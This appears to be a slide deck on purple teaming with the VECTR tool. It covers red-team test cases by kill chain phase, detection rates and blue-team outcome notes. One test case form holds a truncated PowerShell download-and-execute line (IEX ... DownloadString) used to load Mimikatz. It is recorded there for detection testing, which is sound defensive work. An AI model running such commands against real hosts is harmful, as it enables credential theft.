
Statistics by Kill Chain Phase
Test case detection status distribution with respect to attack lifecycle phases

VECTR is just a tool.
Some folks already benefit from a conversation between red & blue.

Tailor your approach & tool *to your org.*

https://github.com/SecurityRiskAdvisors/VECTR

Applied purple: Report red teaming inside VECTR



SAMPLE_PURPLE / 2017 Q1 Purple Team / Internal Foothold (end-to-end)


Internal Foothold (end-to-end): Escalation Path

Exploitation
C2
Internal Recon
Privilege Escalation
Lateral Movement
Internal Foothold (end-to-end)
Weak Credentials on Admin Web Console
AD Brute Force
Beacon HTTP payload over TCP 443
Beacon HTTP payload over TCP 80
Internal - Moderate Port Scan with 5 ports, service enumeration, and NSE's
Identify Credentials in Network Shares
Password extraction - Mimikatz
Sweep network for logged in privileged users (Windows)
Map network drives
Interactive Logon to Critical Server
Not Detected 36%
Detected 64%

Test Cases

Phase	Method	Test Case	Status	Outcome
Exploitation	App Server Exploitation	Weak Credentials on Admin Web Console	Completed	Not Detected
Exploitation	Brute Force AD Account Credentials	AD Brute Force	Completed	Detected
C2	C2 Channel	Beacon HTTP payload over TCP 443	Completed	Detected
C2	C2 Channel	Beacon HTTP payload over TCP 80	Completed	Not Detected
Privilege Escalation	Extract credentials	Password extraction - Mimikatz	Completed	Detected
Privilege Escalation	Obtain Domain Admin Creds	Sweep network for logged in privileged users (Windows)	Completed	Detected

Applied purple: Hypothesis-based hunting



Edit Password extraction - Mimikatz Test Case

Status: Completed

Attack Start

01/22/2017 08:37:55
status changed to
InProgress

Attack Stop

01/22/2017 11:11:35
status changed to
Completed

Source IPs

Red Team Details

Name: Password extraction - Mimikatz

Description: Dump the password hashes for local and domain user accounts. Identify Mimikatz spawned by PowerShell. Multiple indicators, including download string, PowerShell launched in bypass mode, and DLLs loaded by Mimikatz.

Attack Pattern: Extract credentials

Phase: Privilege Escalation

Command:

```
powershell.exe
IEX (New-Object
System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/
```

References

Attacker Tools

PowerShell
Cobalt Strike
Mimikatz

Target Assets

Blue Team Details

Outcome
□ TBD □ Blocked ☑ Detected □ NotDetected

Detecting Blue Tool(s):

McAfee Endpoint
Carbon Black

What was the alert severity?
□ TBD □ Info ☑ Low □ Med □ High □ Critical

Outcome Notes: McAfee missed this completely, mostly likely because HIPS was not turned on. CarbonBlack detected this but did not block it and did not trigger an alert to the SIEM. Agreed to tune up the McAfee alert as High severity since we can push that out to all endpoints, not just those covered with Cb. But we will also make sure the CB alert gets to the SIEM where Cb is installed.

Tags: Test again Q3 | Top 5 Priority

Detection Time

01/23/2019 08:02:25
outcome changed to
Detected

Expected Detection


Successful Detection Behavior

1) Process injection or executable payload is detected and blocked by EDR tool

2) Process injection or executable payload is detected and blocked by Endpoint Protection or Application Control/Whitelisting tool

Also think about the automated testing via Breach and Attack Simulation tools

Applied purple: Reporting & data wizardry



SRA Historical Trending

Report Type: Historical Trending

Assessments: ALL SELECTED

Campaigns: ALL SELECTED

Outcomes: ALL SELECTED

Statuses: Completed + 3 more

Time Unit: Weekly

Granularity: Data Only

Clicked Chart: Heat Map

● Cumulative Detection...

8/20/2018

Drilldown Available

Field	Cumulative	Aggregated
TestCase Count	603	57
Blocked	129	16
Detected	107	21
Not Detected	367	20
Detection Rate	39.14%	64.91%

The goal is never just good or bad.
The approach is striving to continuous control testing.

Closing thoughts

- Purple approach is no silver bullet;
  I consider it an effective means to test defenses, controls and risk
- Start measuring to create better data, discussions and decisions
- There are no excuses for blue; work smarter, not harder

Cheers!

Gert-Jan Bruggink | gj@falconforce.nl

Special thanks to Ikea for using their visual references